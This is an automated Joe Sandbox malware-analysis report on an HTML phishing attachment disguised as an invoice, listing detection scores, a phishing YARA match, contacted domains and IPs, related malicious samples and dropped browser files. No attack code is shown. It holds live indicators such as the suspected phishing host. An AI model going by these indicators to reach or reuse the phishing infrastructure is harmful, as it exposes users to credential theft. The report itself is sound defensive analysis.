ID: 458870
Sample Name:
sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM
Cookbook: default.jbs
Time: 20:20:11
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents

Windows Analysis Report sbcss_Richard.DeNava_#inv0…


Overview

General Information

Sample Name:	sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM
Analysis ID:	458870
MD5:	e1e37a3102728b..
SHA1:	406d8f696d9a543.
SHA256:	c459146d334f964.
Infos:	

Most interesting Screenshot:

Detection




HTMLPhisher

Score:	48
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected HtmlPhish44
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 5428 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM' MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 5576 cmdline: 'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1548,10147445341090227245,8554567358196560481,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1808 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	JoeSecurity_HtmlPhish_44	Yara detected HtmlPhish_44	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section


Phishing:

Yara detected HtmlPhish44

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1	Masquerading 3	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partitior
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	2%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://dns.google	0%	URL Reputation	safe	
http://https://development.toiletface.co.uk	0%	Avira URL Cloud	safe	
http://https://www.google.com;	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/IdentityListAccountsHttp/external	0%	URL Reputation	safe	
http://https://csp.withgoogle.com/csp/report-to/downloads-lorry	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
accounts.google.com	216.58.205.77	true	false		high
cdnjs.cloudflare.com	104.16.18.94	true	false		high
clients.l.google.com	216.58.208.174	true	false		high
development.toiletface.co.uk	77.72.1.226	true	false		unknown
googlehosted.l.googleusercontent.com	216.58.208.129	true	false		high
clients2.googleusercontent.com	unknown	unknown	false		high
clients2.google.com	unknown	unknown	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
77.72.1.226	development.toiletface.co.uk	United Kingdom		12488	KRYSTALGR	false
216.58.208.174	clients.l.google.com	United States		15169	GOOGLEUS	false
216.58.205.77	accounts.google.com	United States		15169	GOOGLEUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
216.58.208.129	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
104.16.18.94	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1
192.168.2.4
127.0.0.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond

Analysis ID:	458870
Start date:	03.08.2021
Start time:	20:20:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	sbcss_Richard.DeNava_#inv0549387TWQYqzTPaYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal48.phis.winHTM@36/226@5/9
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .HTM
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
239.255.255.250	6dAzFehHE6.doc	Get hash	malicious	Browse	
	vcufsCgeP2.doc	Get hash	malicious	Browse	
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	
	ATT66004.HTM	Get hash	malicious	Browse	
	0803_0212424605.doc	Get hash	malicious	Browse	
	psconstruction.ca Attachment.htm	Get hash	malicious	Browse	
	minha-conta-06082021.msi	Get hash	malicious	Browse	
	BadFile.HTM	Get hash	malicious	Browse	
	OneDrive-besked.htm	Get hash	malicious	Browse	
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	
	_vm000_294943583.HtM	Get hash	malicious	Browse	
	QIOyDcDypy.exe	Get hash	malicious	Browse	
	ATT17444.HTM	Get hash	malicious	Browse	
	ATT75446.HTM	Get hash	malicious	Browse	
	ATT23582.HTM	Get hash	malicious	Browse	
	phish.html	Get hash	malicious	Browse	
	#Ud83d#Udda8 FaxMail dir -INV 000087.html	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HTM.html	Get hash	malicious	Browse	
104.16.18.94	http://https://bit.ly/35cYpiT	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://rva.fonotecanacional.gob.mx/preview-assets/css/smoothness/reports/chron_import.php?spent=1s0xppx5zxx96n&science=sun&round=hand	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bit.ly/2XaOiGR	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bitly.com/2Xaw8VA	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://j.mp/3rJBANn	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://www.rekmall.net/.well-known/acme-challenge/act_contactar2/admin_cat/mgc_chatbox/information-12/pspbrwse.php?sit=ervw1yb1atp20npd0&remember=quiet&feel=sleep	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://rassrochka.rusfishcom.ru/wp-snapshots/mailpage/information-66.php?sit=11kdh2bsq0r0z&bright=afraid&produce=sets	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bitly.com/3nmYKXc	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://j.mp/2URXSx8	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bit.ly/33I4Nht	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bit.ly/2Gwx0iC	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://https://bit.ly/3jDHDOo	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js
	http://Kardanan.com	Get hash	malicious	Browse	• cdnjs.cloudflare.com/ajax/libs/datamaps/0.5.8/datamaps.all.js

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdnjs.cloudflare.com	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT66004.HTM	Get hash	malicious	Browse	• 104.16.19.94
	BadFile.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT17444.HTM	Get hash	malicious	Browse	• 104.16.19.94
	ATT75446.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT23582.HTM	Get hash	malicious	Browse	• 104.16.18.94
	HTM.html	Get hash	malicious	Browse	• 104.16.19.94
	ATT96886.HTM	Get hash	malicious	Browse	• 104.16.18.94
	ATT04604.HTM	Get hash	malicious	Browse	• 104.16.19.94
	SBSA_Statement_2021-07-29.pdf.html	Get hash	malicious	Browse	• 104.16.18.94
	Encova.com_Fax-Message.htm	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 104.16.18.94
	ATT22486.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT07001.htm	Get hash	malicious	Browse	• 104.16.18.94
	ATT26728(1).htm	Get hash	malicious	Browse	• 104.16.19.94
	.htm.htm	Get hash	malicious	Browse	• 104.16.19.94
	.htm.htm	Get hash	malicious	Browse	• 104.16.18.94
	#U2706_#U260e_Play _to _Listen.htm	Get hash	malicious	Browse	• 104.16.19.94
	Subscription_AgreementJuly 28, 2021-25496344.HTM	Get hash	malicious	Browse	• 104.16.18.94

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
KRYSTALGR	xwKdahKPn8.exe	Get hash	malicious	Browse	• 185.53.56.90
	$RAULIU9.exe	Get hash	malicious	Browse	• 77.72.0.194
	products order pdf .exe	Get hash	malicious	Browse	• 77.72.1.27
	7A124B54.xlsm	Get hash	malicious	Browse	• 77.72.0.66
	7A124B54.xlsm	Get hash	malicious	Browse	• 77.72.0.66
	7A124B54.xlsm	Get hash	malicious	Browse	• 77.72.0.66
	SecuriteInfo.com.Heur.2958.xlsm	Get hash	malicious	Browse	• 185.53.58.6
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 77.72.1.20
	z2xQEFs54b.exe	Get hash	malicious	Browse	• 185.53.56.90
	1 Total New Invoices_Wendesday March 10_2021.xlsm	Get hash	malicious	Browse	• 77.72.4.66
	Statement_of_Account_as_of_mar_01_2021.xlsm	Get hash	malicious	Browse	• 77.72.4.74
	Proforma Invoice_pdf_exe.exe	Get hash	malicious	Browse	• 185.199.220.33
	orders.exe	Get hash	malicious	Browse	• 77.72.1.20
	Quotation Reques.exe	Get hash	malicious	Browse	• 77.72.1.202
	tS9P6wPz9x.exe	Get hash	malicious	Browse	• 77.72.5.145
	ransomware.exe	Get hash	malicious	Browse	• 77.72.5.145
	ransomware.exe	Get hash	malicious	Browse	• 77.72.5.145
	ZRz0Aq1Rf0.dll	Get hash	malicious	Browse	• 77.72.0.194
	gc79a7rUNV.exe	Get hash	malicious	Browse	• 77.72.0.194
	univarsolutions-01-02-21 Statement_607376Y2lhcmFuLmJyYW5pZmY=.htm	Get hash	malicious	Browse	• 185.53.59.20
CLOUDFLARENETUS	RoyalMail_Requestform1.exe	Get hash	malicious	Browse	• 172.67.188.154
	Nouveau bon de commande. 3007021_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	MFS0175, MFS0117 MFS0194.exe	Get hash	malicious	Browse	• 172.67.188.154
	ORIGINAL PROFORMA INVOICE COAU7220898130,PDF.exe	Get hash	malicious	Browse	• 172.67.176.89
	Purchase Requirements.exe	Get hash	malicious	Browse	• 23.227.38.74
	items.doc	Get hash	malicious	Browse	• 104.21.19.200
	ZI09484474344.exe	Get hash	malicious	Browse	• 104.21.49.41
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT66004.HTM	Get hash	malicious	Browse	• 104.16.19.94
	JUP2A9ptp5.exe	Get hash	malicious	Browse	• 104.21.19.200
	7vd7MuxjGd.exe	Get hash	malicious	Browse	• 104.21.92.87
	xar2.dll	Get hash	malicious	Browse	• 172.67.70.134
	Form_TT_EUR57,890.exe	Get hash	malicious	Browse	• 23.227.38.74
	BadFile.HTM	Get hash	malicious	Browse	• 104.16.18.94
	Stolen Images Evidence.js	Get hash	malicious	Browse	• 104.21.95.9
	LOPEZ CV.exe	Get hash	malicious	Browse	• 104.21.19.200
	Stolen Images Evidence.js	Get hash	malicious	Browse	• 104.21.95.9
	INV NO-1820000514 USD 270,294.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	banload.msi	Get hash	malicious	Browse	• 104.23.98.190
	PO_1994.exe	Get hash	malicious	Browse	• 172.67.188.154

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
b32309a26951912be7dba376398abc3b	ATT66004.HTM	Get hash	malicious	Browse	• 77.72.1.226
	BadFile.HTM	Get hash	malicious	Browse	• 77.72.1.226
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 77.72.1.226
	SARS_DOCUMENT - Copy.html	Get hash	malicious	Browse	• 77.72.1.226
	Xerox Scan_367136092111.html	Get hash	malicious	Browse	• 77.72.1.226
	_vm000_294943583.HtM	Get hash	malicious	Browse	• 77.72.1.226
	ATT17444.HTM	Get hash	malicious	Browse	• 77.72.1.226
	ATT75446.HTM	Get hash	malicious	Browse	• 77.72.1.226
	ATT23582.HTM	Get hash	malicious	Browse	• 77.72.1.226
	HTM.html	Get hash	malicious	Browse	• 77.72.1.226
	ATT96886.HTM	Get hash	malicious	Browse	• 77.72.1.226
	ATT04604.HTM	Get hash	malicious	Browse	• 77.72.1.226
	93ejLcdBh5.exe	Get hash	malicious	Browse	• 77.72.1.226
	globalfoundries_MNT484_XEROStubs_XjJzNZsjSWLmtRAHrKczAOlwztYjTcVMspUZaJnMJERgMTdevl.HTML	Get hash	malicious	Browse	• 77.72.1.226
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 77.72.1.226
	Ach Remittance advice.xlsx	Get hash	malicious	Browse	• 77.72.1.226
	Coved Facture.html	Get hash	malicious	Browse	• 77.72.1.226
	Invoice# 192492898-004 ref 062703.html	Get hash	malicious	Browse	• 77.72.1.226
	DHL Online Receipt.html	Get hash	malicious	Browse	• 77.72.1.226
	Schoeller-Bleckmann Oilfield Equipment AG - EFT.REMITTANCE77252177282021.htm	Get hash	malicious	Browse	• 77.72.1.226

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA832101
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GMDS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS.AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\Local\Google\Chrome\User Data\20c0eda0-7d0a-4109-8174-b4316806c450.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	165879

C:\Users\user\AppData\Local\Google\Chrome\User Data\20c0eda0-7d0a-4109-8174-b4316806c450.tmp	
Entropy (8bit):	6.049409760866071
Encrypted:	false
SSDEEP:	3072:aGaYTJQE+mugy9+QV1T7IRwdfLSNPQLA7bV/nYorVcI8XIssElYTRx:fxaV+QfT7GSmhQgbV/njhcI8II6Rx
MD5:	B80AA6EFF5C5826F388AC00BC937E332
SHA1:	F38F99FE1C1501F4EDFE0C631B7BA80223A540E9
SHA-256:	66C1131D3A33ABA2FD42B5095ACDA1970221B53C7C92FD2C5CB7B4BE582B066D
SHA-512:	CAB22AA3903019C1B9F3F1DECFA62EE3F263056C76BFCE34D6B4F4015D9DEB6E9250C903BF6BA55255C7B61E8683F3FBADF590855A9FD6E3BE527EB374660F0
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.628047266860911e+12,"network":1.628014868e+12,"ticks":5687305783.0,"uncertainty":4428270.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD5yRpyxHTvRo045wUdD0XcAAAAAAIAAAAAABBmAAAAAQAAIAAAABLbexqB/oExTFJmpcENOvX+bVETIkvlcZMf3oIBvp2bAAAAAA6AAAAAAgAAIAAAAAb9GGQ1QmHgGBymkKDudOpZA89StPbsfruaqqGAbN50MAAAALDWaloNNJZN9rwnlUq/XLN9khJ9Jz9md9VO4rX+Yg+g8mRS88Enlg3B2TpBYYNjwkAAAACddQYw45aj+S/8dGnDKvRWon1T/sv/0i6HXgLXg0I1kMUaef/c6zqkTQ7ehiG3nkSfg6dR/4o1ZLALr+MYbEZ2"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951909688553"},"plugins":{"metadata":{"adobe-flash-player":{"dis

C:\Users\user\AppData\Local\Google\Chrome\User Data\250b5887-4301-4fbe-8ab1-0e5ed6040b7c.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	166404
Entropy (8bit):	6.050798496470169
Encrypted:	false
SSDEEP:	3072:0GaYTJQE+mugy9+QV1T7IRwdfLSNPQLA7bV/nYorVcI8XIssElYTRx:FxaV+QfT7GSmhQgbV/njhcI8II6Rx
MD5:	49252D13F7104E40A3FC904EDF76542E
SHA1:	657A47767A0D15189816FEB7DB5105A9AFE7A539
